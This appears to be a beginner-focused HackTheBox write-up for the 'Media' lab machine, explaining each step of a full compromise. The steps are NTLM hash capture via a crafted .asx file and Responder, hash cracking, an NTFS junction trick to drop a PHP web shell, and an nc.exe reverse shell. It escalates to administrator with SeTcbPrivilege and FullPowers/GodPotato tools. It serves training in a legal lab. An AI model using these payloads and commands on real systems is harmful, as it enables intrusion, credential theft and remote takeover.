HTB Media Machine Walkthrough | Easy HackTheBox Guide for Beginners
Welcome to the WhyWriteUps articles, where we explain every step we made and why we made it. I have been solving machines for quite a bit of time, and most of the walkthroughs I have ever read are just commands being run and I think that most of the people who are reading those walkthroughs do not understand the commands they are using, so I wanted to fix that. I want beginners to understand what they are doing and why they are doing it.
Since this box is part of the CPTS Preparation Track, I have included references to the corresponding HTB Academy modules alongside each vulnerability, bridging the gap between theory and practical exploitation.

Synopsis
Media is a Medium difficulty machine that features an Apache XAMPP stack on Windows hosting a custom PHP web application. The web application allows the upload of a Windows Media Player compatible file that can be leveraged to leak the NTLMv2 hash of the user account that opens it. This hash can be cracked to obtain user credentials that can be used to authenticate to the target via SSH. Upon gaining initial access the source code of the application can be analyzed to determine the generate storage path of uploaded files on the web application which can lead to an NTFS Junction (directory symbolic link) attack to upload a malicious PHP web shell for RCE. Once a shell under the context of the web server’s service account, players can abuse the SeTcbPrivilege - Act as part of the operating system, a Windows privilege that lets code impersonate any user and achieve administrative privileges. Alternative methods for privilege escalation involve regaining the SeImpersonate privilege to elevate to NT Authority\SYSTEM.
Enumeration
We will start the enumeration with ping command to check if the host is alive.
1
2
3
$ ping 10.129.234.67

64 bytes from 10.129.234.67: icmp_seq=1 ttl=127 time=121 ms
We received a response meaning the host is alive. Let’s run nmap scan.
1
sudo nmap 10.129.234.67 -sV -sC -p- -oA media -min-rate=5000
Breakdown of the command:
nmap 10.129.234.67 - providing IP address of the target.
-sV -sC - Tells nmap to run service version enumeration and also other default scripts.
-p- - scans all ports to make sure we don’t miss anything.
-oA media - saves the result in all three formats under media name.
-min-rate=5000 - No slower rate than 5000 packets per second (pretty fast).

The output shows that three ports are open: SSH, which is common for HTB boxes but not for Windows, we can also see RDP (Remote Desktop Protocol) and HTTP service on port 80.
Browsing the HTTP service shows us a website for a studio. Scrolling to the end, we will see that they are hiring and let us upload a video, and they specifically mention the Upload a brief introduction video (compatible with Windows Media Player): highlighted in red in the photo.

Since we know that they are going to play the video with Windows Media Player, this is opportunity for us to exploit it, searching for CVEs didn’t yield us anything useful, most of them didn’t have PoC (Proof of Concept) and were too old to be exploited, instead we can craft malicious video file that will try to access our Remote fake SMB server using UNC (Universal Naming Convention) path, and Windows will always automatically send NTLM hash of the user who tried to access the remote SMB server.
Windows automatically tries to connect to Remote Server mentioned in UNC path no matter the application or service it is by design how file sharing works in Windows, and Windows will also automatically sends the NTLM hash of the user who send it if there no protections in place against this actions.
Hash capture via UNC path
But not every file allows us to specify a UNC path. .wax and .asx are file types that allow us to specify the location of the audio file, so let’s give our localhost IP address to the location and see if we get a connection.
1
2
3
4
5
<Asx Version="3.0">
  <Entry>
    <Ref href="\\<YOUR_IP>\leak\capture.mp3" />
  </Entry>
</Asx>
let’s save this content to some file with .asx extension, and upload it to the target but before that don’t forget to start your responder to catch the NTLM hash using this command:
1
sudo responder -I tun0
-I tun0 will tell the tool to listen for connections from the tun0 interface since the connection will get back to us through this network interface, and we also should need root privileges to run the responder tool.

As you can see, we successfully able to catch NTLM hash for enox user, let’s quickly save the hash to a file starting from enox::MEDIA:c23e0b4f8981f170:CF6<SNIP>... and try to crack it using hashcat:
1
hashcat -m 5600 hash.txt /home/serenity/wordlists/rockyou.txt
breakdown of the command:
hashcat - using hashcat powerful tool to crack hashes, already installed in most of linux OS.
-m 5600 - specifying the hash NTLMv2 hash mode.
hash.txt /home/serenity/wordlists/rockyou.txt - specifying the file that holds the hash and wordlist we want to use, both are positional arguments, you can install the rockyou.txt wordlist from here

As you can see, we are successfully able to crack the password, trying the credential on RDP service didn’t work, so let’s connect with ssh instead, and grab the user.txt from the user’s Desktop folder.
1
2
3
4
ssh enox@10.129.234.67

enox@MEDIA C:\Users\enox>type Desktop\user.txt
e135a27613c0f4ab<REDACTED>
While an exact attack like this isn’t shown in any of the CPTS modules, a conceptually very similar attack using the same UNC path but with a different file type is shown in Windows Privilege Escalation -> Interacting with users and if you want to practice this technique more, you can do Fluffy Machine.
Arbitrary File Write via Junction
Enumerating the Documents folder of the enox user we can see review.ps1 script which plays the uploaded videos using Windows Media Player, this is how we got access to this user, but this script can also say us that the web application might not be running as enox user, reading the index.php in C:\xampp\htdocs\ we can see this php code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
<?php
error_reporting(0);

    // Your PHP code for handling form submission and file upload goes here.
    $uploadDir = 'C:/Windows/Tasks/Uploads/'; // Base upload directory

    if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_FILES["fileToUpload"])) {
        $firstname = filter_var($_POST["firstname"], FILTER_SANITIZE_STRING);
        $lastname = filter_var($_POST["lastname"], FILTER_SANITIZE_STRING);
        $email = filter_var($_POST["email"], FILTER_SANITIZE_STRING);

        // Create a folder name using the MD5 hash of Firstname + Lastname + Email
        $folderName = md5($firstname . $lastname . $email);

        // Create the full upload directory path
        $targetDir = $uploadDir . $folderName . '/';

        // Ensure the directory exists; create it if not
        if (!file_exists($targetDir)) {
            mkdir($targetDir, 0777, true);
        }

        // Sanitize the filename to remove unsafe characters
        $originalFilename = $_FILES["fileToUpload"]["name"];
        $sanitizedFilename = preg_replace("/[^a-zA-Z0-9._]/", "", $originalFilename);


        // Build the full path to the target file
        $targetFile = $targetDir . $sanitizedFilename;

        if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $targetFile)) {
            echo "<script>alert('Your application was successfully submitted. Our HR shall review your video and get back to you.');</script>";

            // Update the todo.txt file
            $todoFile = $uploadDir . 'todo.txt';
            $todoContent = "Filename: " . $originalFilename . ", Random Variable: " . $folderName . "\n";

            // Append the new line to the file
            file_put_contents($todoFile, $todoContent, FILE_APPEND);
        } else {
            echo "<script>alert('Uh oh, something went wrong... Please submit again');</script>";
        }
    }
    ?>
We can see that the code is obtaining the first name, last name, and email and putting together this in MD5 hash, and this hash will be used for storing the files uploaded by this user, and the upload folder is C:\Windows\Tasks\Uploads\ and the web root is C:\xampp\htdocs\ if we can get to link the upload folder to the web root folder, we can achieve code execution as the web application service account.
to link the two folders, we can use symlink, but unfortunately only administrators are allowed to create a symlink, while normal users like enox are not, but instead of symlink, we can use older option Junction, which allows normal users to link two folders and also it can’t merge two folders so the source folder must not exist yet, we also should have write/modify privilege in source folder and read privilege in target folder which already satisfied, we can check the permissions of the folders using icacls command.
but before we try linking two folders, we should know what folder will be created for our user which is test for first and last name, and test@email.com for email, we can use this command to generate the MD5 hash:
1
2
3
echo -n testtesttest@email.com | md5sum

8fdbbe5a9c61c7d3740ef58f5f4c93ef  -
now we know that the folder will be created in this name, let’s link this folder to the web root using this command (use cmd):
1
2
3
mklink /J C:\Windows\Tasks\Uploads\8fdbbe5a9c61c7d3740ef58f5f4c93ef C:\xampp\htdocs

Junction created for C:\Windows\Tasks\Uploads\8fdbbe5a9c61c7d3740ef58f5f4c93ef <<===>> C:\xampp\htdocs
The output shows that the operation completed successfully, now save the below content to shell.php and upload it to the target using the same names we mentioned:
1
2
3
4
5
<?php

system($_REQUEST['cmd']);

?>

The output shows that we successfully achieved code execution as the nt authority\local service let’s quickly get a reverse shell using this webshell, but first upload nc.exe to the target’s C:\programdata\ and execute this command:
1
curl http://10.129.14.62/shell.php?cmd=c:\\programdata\\nc.exe+-e+cmd.exe+10.10.16.121+6666
Don’t forget to replace the target and localhost IP address and make sure your listener is up.
1
2
3
4
5
6
7
8
9
nc -lvnp 6666
listening on [any] 6666 ...
connect to [10.10.16.121] from (UNKNOWN) [10.129.14.62] 59050
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>whoami
whoami
nt authority\local service
As you can see, we got reverse shell as the nt authority\local service
This technique goes beyond what is explicitly covered in the CPTS path. The Junction-based file write primitive is an independent research area.
Abusing SeTcbPrivilege privilege
checking the user’s privileges using whoami /priv we can see a powerful privilege we can abuse:
1
2
3
4
5
6
7
8
9
10
11
12
13
PS C:\xampp\htdocs> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                         State
============================= =================================== ========
SeTcbPrivilege                Act as part of the operating system Disabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeCreateGlobalPrivilege       Create global objects               Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Disabled
SeTimeZonePrivilege           Change the time zone                Disabled
We can use this executable to abuse this https://github.com/b4lisong/SeTcbPrivilege-Abuse
Once you install the TcbElevation-x64.exe, transferred it to the target and save it in folder where everyone can access, after that we will use this command to add the enox user to the administrators group.
1
2
3
.\TcbElevation-x64.exe elevate "net localgroup Administrators enox /add"

Error starting service 1053
but before executing this command, don’t forget to switch to powershell by just typing powershell command, here we might see an error, but the user is already member of Administrators group, we can check it using this command:
1
net localgroup Administrators
once confirmed, reconnect to SSH service as the enox user and we can read the root.txt from C:\Users\Administrator\Desktop\root.txt.
While CPTS Path hasn’t shown exploitation of privilege like SeTcbPrivilege it is always worth it to see what non-default privileges we have and try to exploit them. Also, exploitation of this privilege is worth adding to your notes. Exploitation of SeImpersonatePrivilege and other common privileges is shown in Windows Privilege Escalation -> Windows User Privileges.
Alternative Privilege Escalation
When Windows starts a service like XAMPP under NT AUTHORITY\LOCAL SERVICE, the Service Control Manager creates the process with a restricted token — stripping privileges like SeImpersonatePrivilege right from the start. Any shell you obtain inherits this same restricted token, since child processes inherit their parent’s token. FullPowers works around this by creating a scheduled task under the same account, which receives a freshly built token with the full default privilege set, effectively recovering the lost privileges.
We first install FullPowers executable and transfer it to the target and execute it.
1
2
iwr http://10.10.14.66:8000/FullPowers.exe -outfile FullPowers.exe
.\FullPowers.exe
Checking the privileges again we can see that we got SeImpersonatePrivilege privilege, let’s now exploit it using GodPotato we should also transfer it to the target and execute whatever command we want in this format:
1
.\GodPotato-NET4.exe -cmd '<command>'
While SeImpersonatePrivilege exploitation is covered in the CPTS path, the token restriction behavior of service accounts and the use of FullPowers to recover stripped privileges goes beyond the module content and is worth exploring independently via the this blog
This write-up is part of my WhyWriteUps series — where I share not only the steps I took, but the lessons I learned along the way.
If you enjoyed this walkthrough of HTB Media, stick around for more boxes and stories. We all start somewhere — this is just the beginning.
━━━━━━━━━━━━━━
WhyWriteUps
Learn. Hack. Share.
━━━━━━━━━━━━━━